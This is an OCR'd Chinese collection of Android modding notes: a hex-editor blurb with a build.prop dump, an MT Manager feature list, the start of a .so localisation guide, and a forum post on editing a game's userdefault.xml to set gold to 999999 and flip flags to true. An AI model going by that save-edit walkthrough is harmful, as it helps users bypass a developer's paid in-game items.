
软件大小：
0.31 MB

测试机型：
HTC G7，理论上支持 2.2 系统以上的所有机器！


软件介绍：
BtHex 是一款十六进制编辑软件，您可以使用它：

1. 以十六进制的方式查看存储卡中的任何文件
2. 分析存储卡中的任何文件的结构
3. 修改存储卡中的任何文件的任意部分
4. 随时撤销对文件的修改


下载地址：
http://www.mumayi.com/android-116725.html
软件截图：
上传的缩略图



	0	1	2	3	4	5	6	7	8	9
00000000	23	20	62	65	67	69	6E	20	62	75
00000010	6F	70	65	72	74	69	65	73	0A	23
00000020	65	6E	65	72	61	74	65	64	20	62
00000030	64	69	6E	66	6F	2E	73	68	0A	72
00000040	64	2E	69	64	3D	47	52	4A	39	30
00000050	69	6C	64	2E	64	69	73	70	6C	61
00000060	2E	30	2E	36	2D	31	32	31	36	39
00000070	69	6C	64	2E	76	65	72	73	69	6F
00000080	65	6D	65	6E	74	61	6C	3D	65	6E
00000090	6C	65	61	70	70	2E	32	30	31	32
000000A0	39	33	30	34	31	0A	72	6F	2E	62
000000B0	65	72	73	69	6F	6E	2E	73	64	6B
000000C0	2E	62	75	69	6C	64	2E	76	65	72
000000D0	6F	64	65	6E	61	6D	65	3D	52	45
000000E0	75	69	6C	64	2E	76	65	72	73	69
000000F0	65	61	73	65	3D	32	2E	33	2E	35
00000100	69	6C	64	2E	64	61	74	65	3D	32
00000110	20	30	34	E6	9C	88	20	31	39	E6
00000120	E6	9C	9F	E5	9B	9B	20	31	39	3A
00000130	43	53	54	0A	72	6F	2E	62	75	69
00000140	65	2E	75	74	63	3D	31	33	33	34


BtHex-[只读]build.prop
10:34
0 1 2 3 4 5 6 7 8 9
00000000 23 20 62 65 67 69 6E 20 62 75
00000010 6F 70 65 72 74 69 65 73 0A 23
00000020 65 6E 65 72 61 74 65 64 20 62
00000030 64 69 6E 66 6F 2E 73 68 0A 72
00000040 64 2E 69 64 3D 47 52 4A 39 30
00000050 69 6C 64 2E 64 69 73 70 6C 61
00000060 2E 30 2E 36 2D 31 32 31 36 39
00000070 69 6C 64 2E 76 65 72 73 69 6F
00000080 65 6D 65 6E 74 61 6C 3D 65 6E
00000090 6C 65 61 70 70 2E 32 30 31 32
000000A0 39 33 30 34 31 0A 72 6F 2E 62
000000B0 65 72 73 69 6F 6E 2E 73 64 6B
000000C0 2E 62 75 69 6C 64 2E 76 65 72
000000D0 6F 64 65 6E 61 6D 65 3D 52 45
000000E0 75 69 6C 64 2E 76 65 72 73 69
000000F0 65 61 73 65 3D 32 2E 33 2E 35
00000100 69 6C 64 2E 64 61 74 65 3D 32
00000110 20 30 34 E6 9C 88 20 31 39 E6
00000120 E6 9C 9F E5 9B 9B 20 31 39 3A
00000130 43 53 54 0A 72 6F 2E 62 75 69
00000140 65 2E 75 74 63 3D 31 33 33 34
00000150 0A 72 6F 2E 62 75 69 6C 64 2E

BtHex-[只读]build.prop
10:34
00000130 43 53 54 0A 72 6F 2E 62 75 69
编辑
确定
取消
1 @!./
2 abc
3 def
4 ghi
5 jkl
6 mno
0
7 pqrs
8 tuv
9 wxyz


BtHex-[只读]build.prop
10:34
3 4 5 6 7
00000030 66 6F 2E 73 68
00000040 64 3D 47 52 4A
00000050 2E 64 69 73 70
00000060 36 2D 31 32 31
00000070 2E 76 65 72 73
00000080 6E 74 61 6C 3D
00000090 70 70 2E 32 30
000000A0 34 31 0A 72 6F
000000B0 69 6F 6E 2E 73
000000C0 69 6C 64 2E 76
000000D0 6E 61 6D 65 3D
000000E0 64 2E 76 65 72

http://bbs.pediy.com/showthread.php?p=1083964&mode=threaded

re 管理器+ 920 文本编辑器

安卓破解三部曲 （上）（手机端破解方法）
本文是对于低调(d-iao) 大大的【安卓教程】安卓破解三部曲 （上）的一个手机端对于存档类的破解教程
看了低调(d-iao) 发布的【安卓教程】安卓破解三部曲 （上）收获很大，但是电脑上感觉太麻烦，于是几经思索，成功在手机端对存档类游戏进行破解好。废话不多说，附上
安卓破解三部曲 （上）任意门: http://www.52pojie.cn/thread-227593-1-1.html
安卓破解三部曲 （中）任意门: http://www.52pojie.cn/thread-228101-1-1.html
有兴趣的可以去看看
还是以低调(d-iao) 的游戏为素材，
1.把游戏复制到手机 SD 卡中，或用手机直接下载到 SD 卡中。
2.安装游戏，并打开游戏，首次打开会提示

，拒绝即可


3.进入游戏，试玩一下，记下金币数，和商城

，金币 1025，商店里面的东西同样需要人民币的购买

4.退出游戏，打开 RE 管理器，

找到 SD 卡中下载的游戏安装包，点击，这时选择查看

中国移动
9:42
Download
/sdcard
Download
WonderCamera_android_1.3.1_guanwang.apk
应用程序安装器
这是一个应用程序安装包，您要执行哪一项操作?
安装
查看
取消
爱啦啦dj'.mp3
文本编辑器_Text Edit Plus_1.9.4.apk
爸爸去哪儿-宝贝爱养成.apk
吾爱破解论坛
www.52pojie.cn

5.打开安卓布局文件，androidmanifest.xml 


（第一个，这是看低调(d-iao) 教程所得）

6.第一行显示出存档保存的文件夹名，记下

7.打开 920 文本编辑器（这个文本编辑器我找了好多，就这个个人认为比较好用）


8.点击左上角文件夹图标，打开游戏的存档，一般保存位置手机内存/data/data/中，

找到我们刚刚几下的存档文件夹，打开

9.此时我们看到的就是该游戏的存档文件， 

打开 userdefault.xml(为什么是这个文件我也搞不懂，问低调(d-iao) 大大吧，我是看他教程的 ）

10.打开后我们就可以看到

11,。搜索 1025 
，改金币嘛，找到结果后我们把它改成

中国移动
9:57
正式表达式
忽略大小写
1025
999999
替换
全部
clothesArray_count><gold>999999</
gold><classDic_0_0>1</
classDic_0_0><classDic_0_1>0</
classDic_0_1><classDic_0_count>2</
classDic_0_count><classDic_0_key>1</
classDic_0_key><classDic_1_0>1</
classDic_1_0><classDic_1_1>0</
classDic_1_1><classDic_1_count>2</
classDic_1_count><classDic_1_key>5</
classDic_1_key><classDic_2_0>1</
classDic_2_0><classDic_2_1>0</
classDic_2_1><classDic_2_count>2</
classDic_2_count><classDic_2_key>9</
classDic_2_key><classDic_3_0>1</
classDic_3_0><classDic_3_1>0</
classDic_3_1><classDic_3_count>2</
classDic_3_count><classDic_3_key>17</
classDic_3_key><classDic_4_0>1</
classDic_4_0><classDic_4_1>0</
classDic_4_1><classDic_4_count>2</
classDic_4_count><classDic_4_key>21</
classDic_4_key><classDic_5_0>1</
classDic_5_0><classDic_5_1>0</
classDic_5_1><classDic_5_count>2</
classDic_5_count><classDic_5_key>25</
classDic_5_key><classDic_6_0>1</
classDic_6_0><classDic_6_1>0</
classDic_6_1><classDic_6_count>2</

99999，

12，把 falsa 假改为 true 真，这个还是去看下低调(d-iao) 的第一个教程，该改哪个吧。我是把 falsa 全部替换为 true 保存，退出

打开游戏看看，继续游戏，

金币以变成 99999

，

附，re 管理器下载地址：http://yunpan.cn/QDZfJj7J8hZb4
920 文本编辑器下载地址:http://yunpan.cn/QDZfZNwA7KGEp

这只是一种方法，教程谈不上，希望有更好的方法供大家使用，再次感谢低调(d-iao) 的教程。　第一次发帖，有不足之处请大家指出。
http://www.52pojie.cn/thread-228510-1-1.html

MT 管理器

MT 管理器 (apk 反编译工具)介绍

这是一个可以对 apk 文件进行修改的功能很强大的 apk 反编译工具，强大到可直接编辑修改 apk 文件！

MT 管理器主要功能

*延用 JAVA 平台的双窗口操作模式，便捷的九宫格菜单操作
*root 操作：挂载磁盘读写/只读，修改文件权限、用户组，浏览系统限制目录(/data 等)
*批量复制、移动、删除、重命名、创建符号链接、修改权限
*强大的搜索功能，支持对文件名及文件内容、大小进行搜索
*显示 apk 图标、图片缩略图，支持缩略图缓存、显示 ZIP 内图片缩略图
*内置文本编辑器、图片浏览器、音乐播放器、字体预览器、脚本执行器
*完整的 zip 文件操作功能，可直接添加、重命名、删除 ZIP 内文件，免二次压缩
*支持打开 rar 文件及解压
*APK 编辑功能，包括编辑 DEX,ARSC,XML，APK 签名，zipalign 优化
*其它普通文件操作功能

MT 管理器怎么用

MT 管理器文件操作初级教程

进入 MT 选择一个文件长按，弹出一个菜单

复制：复制选中文件到另一窗口

移动：移动选中文件到另一窗口

删除：删除选中文件

重命名：重命名选中文件

打开：选择一个方式打开选中文件

链接到：创建选中文件的软链接到另一目录

权限：修改选中文件的权限

压缩：压缩选中文件为 zip 格式

属性：查看选中文件属性

这 些都很简单，没什么好讲的，主要说下创建链接的作用，举个例子，如果有个大文件需要放在手机内存文件夹(比如/data)内，而你手机内存不多，这时很希 望把那个文件放到 sd 卡，这时链接功能就派上用场了，首先将那个文件放到 sd 卡的一个目录，另一窗口进入/data，选中 sd 卡中的那个文件长按弹出菜 单，选择“链接到“，创建成功后在/data 目录就会看到一个同名文件，而且右边会有一个>，那个就是创建的链接，这时访问那个链接文件的数据就跟 访问 sd 卡的文件数据一样，而那个文件实际是在 sd 卡内，并不会占用/data 文件夹的内存

这里要注意的是，不能将链接创建到 sd 卡等目录，而/data ，/system 目录这些一般都可以创建，删除链接文件(文件右边有>标志的)不会对原文件产生影响

手机上网用 UC，就是比你快！

http://www.uzzf.com/soft/80129.html


SO 文件汉化心得

-——By 布加迪 20　　2014/08


我自己也是新手，研究了好久，网上也找不到相关教程，所以决定写一个比较详细的教程，教程是关于汉化 so 文件时出现的字符串长度不够的问题，后面还有做字库的简单教程，相关文件都在文章结尾处，如果出现排版问题，建议在手机上用 WPS 看，选适应手机就好了。

汉化 so 修改偏移

